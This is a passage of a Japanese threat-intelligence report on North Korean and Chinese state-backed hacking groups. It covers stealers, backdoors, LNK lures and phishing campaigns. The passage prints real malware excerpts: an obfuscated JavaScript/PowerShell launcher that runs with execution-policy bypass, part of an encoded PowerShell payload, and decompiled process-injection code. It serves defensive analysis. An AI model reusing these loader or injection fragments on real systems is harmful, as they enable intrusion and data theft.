  POST リクエストを通じて攻撃者の制御サーバーに送信され、送信先の URL は既知のメッセンジャープラットフォームに関連するドメインに設定されています。データ送信が完了すると、スクリプトは自身の痕跡を隠すために自己削除を行います。このような行為は、このスクリプトが情報窃取型マルウェア（Infostealer）の役割を果たしており、後続のサイバー攻撃の準備行為である可能性を示唆しています。

- **SectorA05 used Script Malware variants**
  https://cti.nshc.net/events/view/13509

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/13640

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/13569

4) セクターA06グループ

北朝鮮政府の支援を受けているハッキンググループの中で、SectorA06 グループは他のセキュリティ企業によってブルーノロフ（Bluenoroff）としても知られており、ヨルダンで彼らのハッキング活動が発見されました。
該当グループは、macOS 環境を対象とした精巧なサイバー攻撃キャンペーンを実行しました。

NSHC©2025 All rights reserved.


特に、暗号通貨（cryptocurrency）産業の従事者を主要なターゲットとし、求職者を対象とした偽の採用プロセスを通じてマルウェアのインストールを誘導する社会工学的手法を活用しました。この過程で被害者は、合法的な開発ツールと誤認する可能性のある形態の悪性ソフトウェアをダウンロードするように誘導されました。使用されたマルウェアは、Rust 言語で開発されたバックドア系で、RustDoor と名付けられた亜種と共に、MacOS 専用スティーラー（Stealer）マルウェアの新しい亜種が含まれています。

彼らは Mach-O 実行ファイルを基にマルウェアを実行し、初期検出を回避するための様々な技法が適用されました。具体的には、macOS の内部コンポーネントを操作してシステムのセキュリティ通知を無力化し、AppleScript を活用してユーザーに脅威行為が露出しないようにしました。

また、該当するマルウェアは実行前にシステムの言語を確認し、独立国家共同体（CIS, Commonwealth of Independent States）および旧ソ連国家に関連する言語設定の場合、動作を停止するように設計されています。これは、指定された地域内での被害を最小限に抑え、分析を回避することを目的とした地域ベースの回避技術と判断されます。

[該当言語設定が検出された場合、実行を中止]

- アゼルバイジャン (AZ)
- アルメニア (AM)
- ベラルーシ (BY)
- カザフスタン (KZ)
- キルギス (KG)
- モルドバ (MD)
- ロシア (RU)
- タジキスタン (TJ)
- トルクメニスタン (TM)
- ウズベキスタン (UZ)
- ウクライナ (UA)




[図 14: マルウェア終了条件 – システム言語（CIS および旧ソ連諸国）]

NSHC©2025 All rights reserved.

これに加えて、システム内にロシア語で「비밀번호.txt」というファイル名が存在する場合、マルウェアが即座に終了するように設計されています。これにより、該当する攻撃者はロシア語を使用する国を明確に攻撃対象から除外しようとする意図を持っていると判断されます。

[該当ファイル名がディレクトリに存在する場合、実行を中断]

- пароли.txt



[図 15: マルウェア終了条件 – ファイル名（ロシア語使用）]

持続性（persistence）を確保するための技法も多角的に構成されており、攻撃者がシステム再起動後もアクセス権を維持できるように設計されています。奪取対象はアカウントのパスワードや暗号通貨ウォレット情報などの機密情報に限定されており、特に、奪取されたデータは暗号化された通信チャネルを通じて外部のコマンド＆コントロール（C2）サーバーに送信されるように構成されています。

Related Events

- **SectorA06 used Stealer Malware disguised as Software Update**
  https://cti.nshc.net/events/view/12970
  macOS システムを対象としたサイバー脅威キャンペーンが発見され、特に技術および暗号通貨産業を主要ターゲットとしています。このキャンペーンは、社会工学的手法を利用して攻撃者が採用担当者や雇用主に偽装し、求職中のソフトウェア開発者に面接過程で Malware を正常な開発ツールとして偽装してダウンロードさせる方法で行われました。使用された Malware には、Rust ベースのバックドアである RustDoor と新たに発見された macOS バージョンの Koi Stealer が含まれています。攻撃者は Mach-O バイナリを通じて Malware を実行し、初期検出の回避を試み、持続性を確保しようとしました。また、macOS コンポーネントを操作し、パスワードや暗号通貨ウォレット情報を含むデータを流出させるために様々なツールを活用しました。このキャンペーンは、暗号化されたチャネルを通じたコマンド＆コントロール（C2）、リバースシェルの実行、AppleS

NSHC©2025 All rights reserved.

cript を利用したシステム通知のミュートなど高度な手法を伴っており、全体的な攻撃の流れは従来の北朝鮮系サイバー作戦と類似した様相を示しています。文字列難読化、ターゲットデータ中心の情報窃取戦略、特に暗号通貨ウォレット情報に集中した攻撃方式は高度に精巧な情報収集の試みを意味し、技術的分析の結果、macOS 用 Koi
Stealer は Windows バージョンと類似したデータ窃取手順および通信構造を共有していることが明らかになりました。これは国家支援レベルの脅威行為が敏感なデータを標的に継続的に行われていることを示唆しています。

5) セクターA07グループ

北朝鮮政府の支援を受けているハッキンググループの中で、SectorA07 グループは他のセキュリティ企業によってコニ（Konni）として知られており、韓国で彼らのハッキング活動が発見された。該当グループは、サイバー犯罪通報システムに偽装したマルウェアの Windows ショートカット（LNK）ファイル（ECRM.M.hwp.lnk）を利用して攻撃を実行し、ファイルレス（fileless）手法を通じて JavaScript および PowerShell コマンドを使用して追加のマルウェアペイロードをダウンロードおよび実行します。この過程で複雑な難読化（obfuscation）技術が適用されており、リモートコマンド＆コントロール（C2）サーバーからマルウェアペイロードをダウンロードして実行する方式で構成されています。

```
javascript:
p="$w ([byte[]]($f "+"| select -Skip 0x0beb)) -Force";
k="c:\\pro"+"gramdata\\";
b=" -Encoding Byte;sc ";
s="a=new Ac"+"tiveXObject('WSc"+
"ript.Shell');a.Run(c,0,true);close();";
c="powe"+"rshell -ep bypass -c $t=0x1c4c;$k = Get-ChildItem
*.lnk | where-object {$_.length -eq $t} | Select-Object
-ExpandProperty Name;if($k.count -eq 0){$k=Get-ChildItem
$env:T"+"EMP\\*\\*.l"+"nk | where-object{$_.length -eq
$t};};$w='"+k+"e.ps1';$f=gc $k"+b+p+b+k+"d3914 0;po"+"wersh"+
"ell -ep bypass -f $w;";
eval(s);
```


[図 16: Windows ショートカットマルウェアによって実行される JavaScript コマンドライン]

NSHC©2025 All rights reserved.

```
$nse = 'anc+38874$987';
$st69 = @();
$yek0 = "gik0lULlZ3btVmUlno"[14..3];
$qsu1 = "eh9mcwxFX6M2Jg0WZkpuy"[16..2];
$elr2 = "ikmFGZtFmcnnoqs"[10..3];
$uyb3 = "mqnEzcw5ydcxVY0wcio"[14..2];
$wef4 = "kmn==wOoqu"[6..3];
$wacg5 = $yek0 + $qsu1 + $elr2 + $uyb3 + $wef4;
$st69 += $wacg5  - join '';
$flt6 =
"egCIoRXYQ1CIlZXaoNmcB1CZuFGc4V0O9dEd7RCIlxWaGRXdP1CI9VFYktH
JgkyJX1SZrdCLn8mdul0JscCdzVWdxdCLnUmUiV2JgYWLi0XM71HM713M71n
M7JCKusjIwlmeuM3ZcxVY0FGZtFmcn9mcwxFX6MmIg0DInRHJ7lnc0tjIx0D
bkZCO4gjYxR2M61DdzZSevlzMoZnY4d2Y4pGdylDboZWcxZmcjVmc9kXZrxm
c/QXYk5SbT9Ce0UDOwVDd3AnZwEXZk1mM0cjcwV2LpZ2LsN2cv02bj5CevJm
IrICcvJHZuc3d39yL6MHcisiI0RHaiASPgUHZkACIgACIK0weg0DIxUGJhik
"[355..2];
$mno7 =
"wacjNXY2Fma6cyKnU2LvAiYv8CIlhXZuQHcpdyKnI3YzdHXcJzMnsyJtVGd
zl3ccx1c3dSPxMWarRyOnRCIj9CIk12Y7ciZvAiIwlGduUDN1YjMcxVY0FGR
```

[図 17: Windows ショートカットマルウェアによって実行される PowerShell スクリプト]

持続性（persistence）は、スケジュールされたタスクやレジストリの修正を通じて維持され、リモート制御機能を持つマルウェアを通じて追加の侵害行為のための基盤を整えます。



[図 18: 過去の活動と相関関係を持つ SectorA07 グループの活動]

Related Events

- **SectorA07 used LNK Malware disguised as a DOCX file**
  https://cti.nshc.net/events/view/13355
  脅威アクターは、北朝鮮関連の既知のグループと関連するマルウェアを配布するために LNK ファイルを活用しています。この LNK ファイルは内部に挿入された PowerShell スクリプトを実行し、それによって AsyncRAT マルウェアがインストールされます。マルウェアの配布過程では、Dropbox や Google
  Drive といった正規のクラウドサービスを活用して追加の悪性ペイロードを送信します。従来のバージョンとは異なり、現在使用されている AsyncRAT の亜種は、コマンド＆コントロール（C&C）サーバー情報をハードコーディングせず、実行時に動的に受信する方法を使

NSHC©2025 All rights reserved.

用することで、柔軟性と検出回避能力を強化しました。攻撃インフラには、以前のキャンペーンで使用されていなかった新しい C&C サーバーも含まれています。LNK ファイルのメタデータ分析を通じて、追加のマルウェアサンプルや韓国人を対象としたフィッシングメール攻撃と関連する C&C 情報が特定され、これは北朝鮮関連の脅威アクターの関与の可能性をさらに裏付けています。観察されたマルウェアサンプル全体にわたって一貫した戦術（Tactics）、技術（Techniques）、手順（Procedures;
TTPs）が確認され、これらが一つの統合された脅威キャンペーンに属することを示唆しています。

- **SectorA07 used LNK Malware disguised as ECRM Report**
  https://cti.nshc.net/events/view/13413
  ECRM.M.hwp.lnk として識別された Malware は、警察関連のサイバー犯罪通報システムに偽装されて開発されており、Windows の mshta.exe を利用したファイルレス(fileless)攻撃手法が適用されています。このコードは、JavaScript と PowerShell ベースの悪意のあるスクリプトを実行する構造を持っています。攻撃者は特定の.lnk ファイルを生成し、該当ファイルが現在のディレクトリに存在しない場合、TEMP ディレクトリ内で検索を試みます。検索された LNK ファイルは PowerShell スクリプトに変換されて実行され、これを通じて追加の悪意のあるペイロードが配布されます。攻撃の過程では複雑な難読化(obfuscation)技術が適用されており、リモートコマンド制御(C2)サーバーから悪意のあるペイロードをダウンロードして実行する方式で構成されています。持続性(persistence)は、スケジュールされたタスク(scheduled
  task)やレジストリ(registry)の修正を通じて維持され、リモートサーバーにバックドアを登録して追加の侵害行為のための基盤を整えます。この攻撃は高度に洗練された難読化およびスクリプティング技術を活用しており、これはセキュリティ検出を回避し、悪意のあるペイロードを成功裏に配信および実行するための高いレベルの技術力を反映しています。

- **SectorA07 used Malware variants**
  https://cti.nshc.net/events/view/13432

2. SectorBの支援を受けているハッキンググループの活動

1) セクターB01グループ

NSHC©2025 All rights reserved.

中国政府の支援を受けているハッキンググループの一つである SectorB01 は、他のセキュリティ企業によって Winnti として知られており、ウクライナ、サウジアラビア、台湾、ハンガリー、トルコ、タイ、アメリカ、フランスで彼らのハッキング活動が発見されました。
該当グループは、世界中の政府機関、非政府組織（NGO）、慈善団体、地政学関連のシンクタンクなどを対象に攻撃活動を行いました。
該当グループは攻撃対象システムに侵入するために、高度化されたマルウェアである ShadowPad、SodaMaster、Spyder などを使用しました。

```
54  BVar2 = CreateProcessA((LPCSTR)0x0,param_1,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0
55                         ,4,(LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)local_98,&local_b8);
56  hProcess = hObject;
57  if (BVar2 != 0) {
58    hProcess = OpenProcess(0x1fffff,1,local_b8.dwProcessId);
59    lpBaseAddress =
60         (LPTHREAD_START_ROUTINE)VirtualAllocEx(hProcess,(LPVOID)0x0,(ulonglong)uVar1,0x3000,0x40);
61    if (((lpBaseAddress != (LPTHREAD_START_ROUTINE)0x0) &&
62        (BVar2 = WriteProcessMemory(hProcess,lpBaseAddress,lpBuffer,(ulonglong)uVar1,(SIZE_T *)0x0),
63        hObject = (HANDLE)0x0, BVar2 != 0)) &&
64       (hObject = (HANDLE)FUN_180001a20(hProcess,lpBaseAddress), hObject != (HANDLE)0x0)) {
65      CloseHandle(local_b8.hThread);
66      CloseHandle(local_b8.hThread);
67    }
68  }
69  if (hObject != (HANDLE)0x0) {
70    CloseHandle(hObject);
71  }
```

[図 19: ソーダマスター(SodaMaster) マルウェア]

また、該当グループは攻撃対象システム内のドメイン管理者権限を奪取し、ネットワークの奥深くに侵入しました。そして、インパケット（Impacket）ツールキットを活用して横方向の移動と追加のインプラント設置も行いました。これにより、敏感な情報の窃取と長期的な情報収集を試みた状況が捕捉されました。

README License Security

Impacket

pypi v0.12.0 Build and test Impacket passing

Copyright Fortra, LLC and its affiliated companies. All rights reserved.

Impacket was originally created by SecureAuth, and now maintained by Fortra's Core Security.

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be constructed from scratch, as well as parsed from raw data, and the object-oriented API makes it simple to work with deep hierarchies of protocols. The library provides a set of tools as examples of what can be done within the context of this library.

[図 20: インパケット(Impacket) ツールキット]

Related Events

- **SectorB01 used ELF malware variants**
  https://cti.nshc.net/events/view/13153

NSHC©2025 All rights reserved.

- **SectorB01 used ELF malware variants**
  https://cti.nshc.net/events/view/13154

- **SectorB01 used ShadowPad for Data Theft in Manufacturing Sector**
  https://cti.nshc.net/events/view/13365
  2024 年 7 月から 11 月の間に、ShadowPad という精巧なマルウェアを含むサイバー攻撃が観察され、主にヨーロッパの製造業者と金融部門を標的にしました。攻撃者は最初に、侵害されたユーザー資格情報を利用してリモートデバイスを通じて Check Point VPN にログインしました。その後、Check Point Security Gateway の情報漏洩脆弱性（CVE-2024-24919 と推定）を悪用してサービスアカウントの資格情報を取得しました。この資格情報は、RDP および SMB を通じた横方向の移動を容易にし、ShadowPad を内部システムの「C:¥PerfLogs¥」ディレクトリに配置しました。ShadowPad は HTTPS および DNS トンネリングを通じて C2 インフラと通信しました。その後、あるヨーロッパの製造業者は、SMB および WMI を通じた横方向の移動を伴う侵入に直面しました。この攻撃は、体系的に機密データを収集した後、C2 インフラとして使用される一連の侵害されたウェブサイトに流出しました。これらの活動は、国家支援勢力、特に北朝鮮に関連する戦術に関連したパターンと類似しています。具体的な証拠が不足しているにもかかわらず、これらの侵入は国家が支援するスパイ活動を示唆しています。

- **SectorB01 used ShadowPad and SodaMaster in Operation FishMedley**
  https://cti.nshc.net/events/view/13602
  フィッシュメドレー作戦（Operation FishMedley）として知られるサイバー諜報作戦は、世界中のさまざまな分野を標的とし、2022 年から 2023 年にかけて侵害が確認されました。この作戦は、アジア、ヨーロッパ、アメリカ全域の政府機関、NGO、シンクタンクに影響を与えました。攻撃者は主に中国と関連する脅威アクターに関連したシャドウパッド（ShadowPad）、ソーダマスター（SodaMaster）、スパイダー（Spyder）といったインプラントを活用しました。初期のアクセス経路は明確ではありませんでしたが、攻撃者はしばしばドメイン管理者権限を取得し、インパケット（Impacket）などのツールを通じて横方向の移動を促進し、ローカルシステムの脆弱性を悪用しました。主要な技術的手法としては、DLL サイドローディングを通じてロードされたシャドウパッドの活用、自己復号ペイロードを通じたスパイダーの配布、そしてソーダマスターのモジュール化機能を活用したリモートアクセスおよびデータ流出などがあります。攻撃者はまた、ネットワークの列挙やパスワード収集のためにさまざまなツールを使用し、資格情報をローカルに記録するパスワードフィルターを活用しました。関係者は中国機

NSHC©2025 All rights reserved.

関と関連する団体に偽装して活動し、持続性を維持し、検出を回避するための先進的な技法を使用しました。

2) セクターB02グループ

中国政府の支援を受けているハッキンググループの一つである SectorB02 は、他のセキュリティ企業によってロータスブロッサム（Lotus Blossom）として知られており、マカオ、香港、フィリピン、ベトナム、台湾で彼らのハッキング活動が発見されました。

該当グループは、政府機関、通信、製造、メディアなどアジア地域の主要産業分野を対象に、長期的かつ秘密裏に情報収集キャンペーンを実施したことが明らかになった。

主要な攻撃手段としては、Sagerunex というカスタムバックドア型のマルウェアが使用されており、これは少なくとも 2016 年から登場し、さまざまな亜種に進化してきました。このバックドアは攻撃対象システムのレジストリにインストールされ、サービスの形で実行されます。攻撃者はこれを通じて長期間にわたり攻撃対象のネットワークに留まり、情報収集やシステム制御を継続することができました。

```
149          local_314 = 0xbeccaec7;
150          local_310 = 0x95d4addf;
151          local_30c[0] = 0x95;
152          iVar11 = 0xc;
153          pbVar7 = local_30c;
154          do {
155            *pbVar7 = *pbVar7 ^ pbVar7[-1];
156            iVar11 = iVar11 + -1;
157            pbVar7 = pbVar7 + -1;
158          } while (iVar11 != 0);
159          local_318 = 0x8bef8e4c;
160          pHVar3 = GetModuleHandleW(L"Kernel32");
161          pFVar6 = GetProcAddress(pHVar3,(LPCSTR)&local_318);
162          IVar5 = (*pFVar4)(local_2f8,0,0,pFVar6,lpBaseAddress,0,0);
163          if (IVar5 != 0) {
164            local_324 = 0x9af39ffe;
165            local_320 = 0x85e0;
166            local_31e[0] = 0x85;
167            iVar11 = 10;
168            pbVar7 = local_31e;
169            do {
170              *pbVar7 = *pbVar7 ^ pbVar7[-1];
171              iVar11 = iVar11 + -1;
172              pbVar7 = pbVar7 + -1;
173            } while (iVar11 != 0);
174            local_328 = 0x97e38a49;
175            lpStartAddress =
176                 (LPTHREAD_START_ROUTINE)GetProcAddress(DAT_180042330,(LPCSTR)&local_328);
177            hHandle = CreateRemoteThread(local_2f8,(LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,
178                                         (LPVOID)0x0,0,(LPDWORD)0x0);
179            WaitForSingleObject(hHandle,0xffffffff);
```

[図 21: Sagerunex バックドア マルウェア]

このグループは、伝統的なコマンド・アンド・コントロール（C2）通信方式を超えて、検出回避のために Dropbox、Twitter、Zimbra のような合法的なクラウドプラットフォームを悪用しました。

NSHC©2025 All rights reserved.

これは既存のセキュリティソリューションによる検出を困難にし、攻撃の秘匿性と持続可能性を高めました。
攻撃対象は主にフィリピン、ベトナム、台湾、香港などのアジア諸国の機関や企業であり、特に地政学的な問題に関連する情報を狙っているように見えます。
攻撃の目的は明確には示されていないが、中国政府の戦略的利益と情報収集の目的に密接に関連していると分析されている。

Related Events


- **SectorB02 used Sagerunex Malware using Third-party Cloud Services as C2**
  https://cti.nshc.net/events/view/13001
  最近の分析結果によると、Sagerunex という精巧なバックドア Malware が含まれた複数のキャンペーンが確認されました。この Malware は様々なシステムを標的に活動してきました。これらの攻撃はスパイ行為を目的としていると推定されます。Sagerunex バックドアは、アクティベーション前にシステム時間を確認し、タイミングメカニズムのために「WaitForSingleObject」API を使用する高度な実行戦略を示します。ウェブプロキシ自動検出およびハードコーディングされたプロキシ詳細を含む複数のプロキシ構成を通じて C2 サーバーに接続します。'ベータ'バージョンには、強化されたデバッグ文字列が含まれており、ホストデータを体系的に収集、暗号化して制御サーバーに再送信します。様々な亜種が C2 通信のために Dropbox、Twitter、Zimbra の API を活用します。Dropbox および Twitter の亜種は、サービスアクセスおよびデータ転送にトークンを使用し、Zimbra の亜種はウェブメール資格情報を使用して同期し、仮のメールを通じてコマンドを実行します。少なくとも 2018 年から 2022 年まで活動してきたこれらの活動は、現在も継続する可能性が高い持続的で進化する脅威の兆候を示しています。

3) セクターB04グループ

中国政府の支援を受けているハッキンググループの一つである SectorB04 は、他のセキュリティ企業によってストーンパンダ（Stone Panda）として知られています。
該当グループは、日本の大阪で開催予定の世界博覧会（Expo 2025）をテーマにしたスピアフィッシングメールキャンペーンを通じて、中部ヨーロッパの外交機関を対象としたサイバー諜報作戦を展開しました。
該当グループは「Expo 2025 招待状」に偽装された悪性 Word 文書を添付したメールを攻撃対象に送信し、文書を実行すると多段階の Malware 実行チェーンが作動しました。初期段階ではカスタマイズされた AsyncRAT の亜種がインストールされ、この Malware は Windows

NSHC©2025 All rights reserved.

Sandbox 環境内でのみ実行されるように設計されており、セキュリティソリューションの検出を回避することができました。



[図 22: AsyncRAT マルウェア]

その後にインストールされた主要な Malware は ANEL バックドアであり、これを活用して攻撃対象システム内で長期的に潜伏しながら、コマンドの実行、ファイルの窃取、追加ペイロードのインストールなど、さまざまな攻撃を実行することができます。

Related Events


- **SectorB04 used AsyncRAT and Visual Studio Code Remote Tunnels**
  https://cti.nshc.net/events/view/13539
  2024 年 8 月、中央ヨーロッパの外交機関を標的とした組織的なサイバースパイ作戦が、先進的な戦術を用いて実行されました。「アカイリュウ作戦（Operation AkaiRyū）」と名付けられたこの作戦は、以前に日本を主な対象としていた脅威アクター集団によって実行されました。これはこの集団がヨーロッパの機関を標的とした初めての攻撃であり、スピアフィッシングメールを通じて、2025 年の日本エキスポに関連するマルウェアを含む悪意のある添付ファイルを配布しました。攻撃者は Windows サンドボックス内にカスタム AsyncRAT を含む複雑なツールチェーンを構築し、セキュリティ対策から活動を隠蔽しました。特に初期アクセスのために古いバックドアである ANEL を復活させ、秘密裏の作戦のために Visual Studio Code のリモートトンネルを活用しました。攻撃者は個人情報の漏洩と深いネットワークアクセスを優先し、合法的なアプリケーションを悪用してメモリ内のマルウェアを復号化およ

NSHC©2025 All rights reserved.

び実行し、暗号化とドメイン生成アルゴリズムを C&C 通信に使用しました。これらの洗練された手法は、既存の検出およびフォレンジックを回避しつつ、スパイ活動をさらに強化しました。

4) セクターB22グループ

中国政府の支援を受けているハッキンググループの一つである SectorB22 は、他のセキュリティ企業によってマスタングパンダ（Mustang
Panda）として知られており、タイや香港で彼らのハッキング活動が発見されました。
該当グループは、信頼性のある国際機関である FBI の訓練プログラム招待状に偽装したフィッシングメールを利用して、タイ王立警察をはじめとするタイ政府機関を対象に攻撃活動を行いました。
該当グループは、メールにマルウェアが含まれた RAR 圧縮ファイルを添付しており、このファイルの中には Windows ショートカット（LNK）ファイル、偽装された PDF 文書、そして隠し設定された$Recycle.bin フォルダが含まれていました。



บันทึกข้อความ

ส่วนราชการ บก.อก.บช.ก. **โทร.** ๐
๒๑๙๑ ๙๑๙๑
ที่ ๐๐๒๓.๑๑๘/ **วันที่**
ธันวาคม ๒๕๖๗
เรื่อง ขอเชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร
การป้องกันและปราบปรามอาชญากรรมข้ามชาติ บริเวณชายแดนไทย

เรียน ผบก.ป.
รอง ผบก.ป.
ผกก. ในสังกัด บก.ป.
เพื่อโปรดทราบ
รองผกก. ถึง รอง สว. ในสังกัด บก.ป.

ด้วยในปี ๒๕๖๗
ปัญหาอาชญากรรมข้ามชาติในไทยยังคงปรากฏต่อเนื่องและส่งผลกระทบต่อความมั่นคงในวงกว้าง
เนื่องจากการพึ่งพาการสื่อสารทางออนไลน์และการทำธุรกรรมผ่านระบบอินเทอร์เน็ตที่เพิ่มขึ้น ส่งผลให้อาชญากรรมหลายประเภทขยายตัว
เฉพาะอย่างยิ่งอาชญากรรมที่เชื่อมโยงกับกลุ่มทุนต่างชาติในพื้นที่ชายแดนประเทศรอบบ้านไทย อาทิ การค้ามนุษย์
การฉ้อโกงผ่านโครงข่ายอินเทอร์เน็ต การผลิตและจัดหาเอกสารปลอม
เป็นต้น
ดังนั้น บก.อก.บช.ก
กำหนดจะขอเชิญจนท.อาวุโสด้านงานปราบปราม
จากสำนักงานสอบสวนกลางสหรัฐอเมริกา (FBI)
ร่วมมือจัดการฝึกอบรมหลักสูตร
การป้องกันและปราบปรามอาชญากรรมข้ามชาติ บริเวณชายแดนไทย
จึงให้ บก.ป. พิจารณาจัดหาข้าราชการตำรวจที่เกี่ยวข้องเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตรฯ
บก.อก.จะแจ้งกำหนดการ เวลาและสถานที่ ในโอกาสแรกหลังประสานกับฝ่ายสหรัฐฯเสร็จ


จึงเรียนมาเพื่อโปรดทราบ

[図 23: FBI 訓練プログラム招待状に偽装した PDF 文書の実行画面]

攻撃対象が Windows ショートカットファイルをクリックすると、ftp.exe コマンドが実行され、PDF に偽装された FTP スクリプトが呼び出されます。この過程で、システムにトロイの木馬型バックド

NSHC©2025 All rights reserved.

アである「PrnInstallerNew.exe」がインストールされます。このマルウェアは、正式なソフトウェアである PDF-XChange
Printer インストーラーを悪用して動作し、Windows コマンドを含む PowerShell スクリプトを動的に呼び出して検出を回避する構造を持っています。



[図 24: マルウェアの Windows ショートカットファイルに含まれる FTP コマンド]

最終的にインストールされたマルウェアは、感染したシステムで継続的に命令を受信し、機密データを外部に漏洩する機能を備えています。このバックドアは、コマンド＆コントロール（C2）サーバーと通信し、持続的で秘密裏な侵入活動を可能にします。
該当グループの攻撃活動は、政治的または外交的目的の機密収集を通じて地政学的利益を確保しようとするものと分析されており、攻撃対象が警察庁である点を考慮すると、治安体制や国家安全保障戦略に関する情報の窃取が核心的な目的である可能性があります。

Related Events

- **SectorB22 used LNK Malware disguised as FBI course document**
  https://cti.nshc.net/events/view/12990
